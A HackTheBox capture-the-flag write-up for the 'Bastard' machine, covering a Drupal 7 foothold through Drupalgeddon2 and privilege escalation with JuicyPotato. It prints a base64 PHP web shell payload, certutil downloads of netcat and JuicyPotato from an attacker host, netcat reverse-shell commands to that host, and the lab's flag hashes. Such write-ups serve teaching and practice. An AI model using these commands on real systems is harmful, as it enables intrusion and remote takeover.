# HacktheBox

## Bastard writeup



giovifazi

HTB: christouch

# Index


# 1 Foothold

Only three ports were found open. Port 80 hosts a drupal 7 instance that looks promising

```
[*] Found http on tcp/80 on target 10.10.10.9
[*] Found msrpc on tcp/135 on target 10.10.10.9
[*] Found msrpc on tcp/49154 on target 10.10.10.9
```

# 2 User Privilege Escalation

Drupalgeddon may work and get us rce:




The exploit had failed to write a php shell, but rce was possible:

```
kali@kali-gio:~/hackthebox/Bastard$ ./d.rb http://10.10.10.9/
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://10.10.10.9/
--------------------------------------------------------------------------------
[+] Found  : http://10.10.10.9/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo MGCIZCNC
[+] Result : MGCIZCNC
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
[*] Testing: Existing file   (http://10.10.10.9/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d
 | tee shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Existing file   (http://10.10.10.9/sites/default/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (sites/default/)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d
 | tee sites/default/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Existing file   (http://10.10.10.9/sites/default/files/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (sites/default/files/)
[*] Moving : ./sites/default/files/.htaccess
[i] Payload: mv -f sites/default/files/.htaccess sites/default/files/.htaccess-bak; echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnX
SApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee sites/default/files/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not have write access?
[!] FAILED : Couldn't find a writeable web path
--------------------------------------------------------------------------------
[*] Dropping back to direct OS commands
```

```
drupalgeddon2>> whoami
l
ls
^C^C^Cnt authority\iusr
```

## 3 Admin Privilege Escalation

Enumeration shows that SeImpersonatePrivilege is enable, JuicyPotato.exe could work:

```
drupalgeddon2>> whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

Uploading netcat and JuicyPotato:

```
drupalgeddon2>> certutil.exe -urlcache -f http://10.10.14.7/nc64.exe nc64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

```
C:\inetpub\drupal-7.54>certutil.exe -urlcache -f http://10.10.14.7/JuicyPotato.exe j.exe
certutil.exe -urlcache -f http://10.10.14.7/JuicyPotato.exe j.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```


Upgrading shell because the drupalgeddon one is slow and unreliable:

```
drupalgeddon2>> nc64.exe -e cmd.exe 10.10.14.7 443
```

```
Virtual Memory: In Use:    609 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.9
kali@kali-gio:~/hackthebox/Bastard$ ls win/
JuicyPotato.exe  Juicy.Potato.x86.exe  nc64.exe  nc.exe
kali@kali-gio:~/hackthebox/Bastard$ nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: bind to :::443: Permission denied. QUITTING.
kali@kali-gio:~/hackthebox/Bastard$ sudo nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.9.
Ncat: Connection from 10.10.10.9:57698.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>
```

The standard CLSID used by JuicyPotato doensn't work, so i tried one from this list (github link)




JuicyPotato worked and a SYSTEM shell was obtained:

```
C:\inetpub\drupal-7.54>j.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\inetpub\drupal-7.54\nc64.exe -e cmd.exe 10.10.14.7 4
44" -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
j.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\inetpub\drupal-7.54\nc64.exe -e cmd.exe 10.10.14.7 444" -t * -c {9B1F122C-2
982-4e91-AA8B-E071D54F2A4D}
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 1337
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\inetpub\drupal-7.54>
```

```
C:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
```

```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
4bf12b963da1b30cc93496f617f7ba7c
```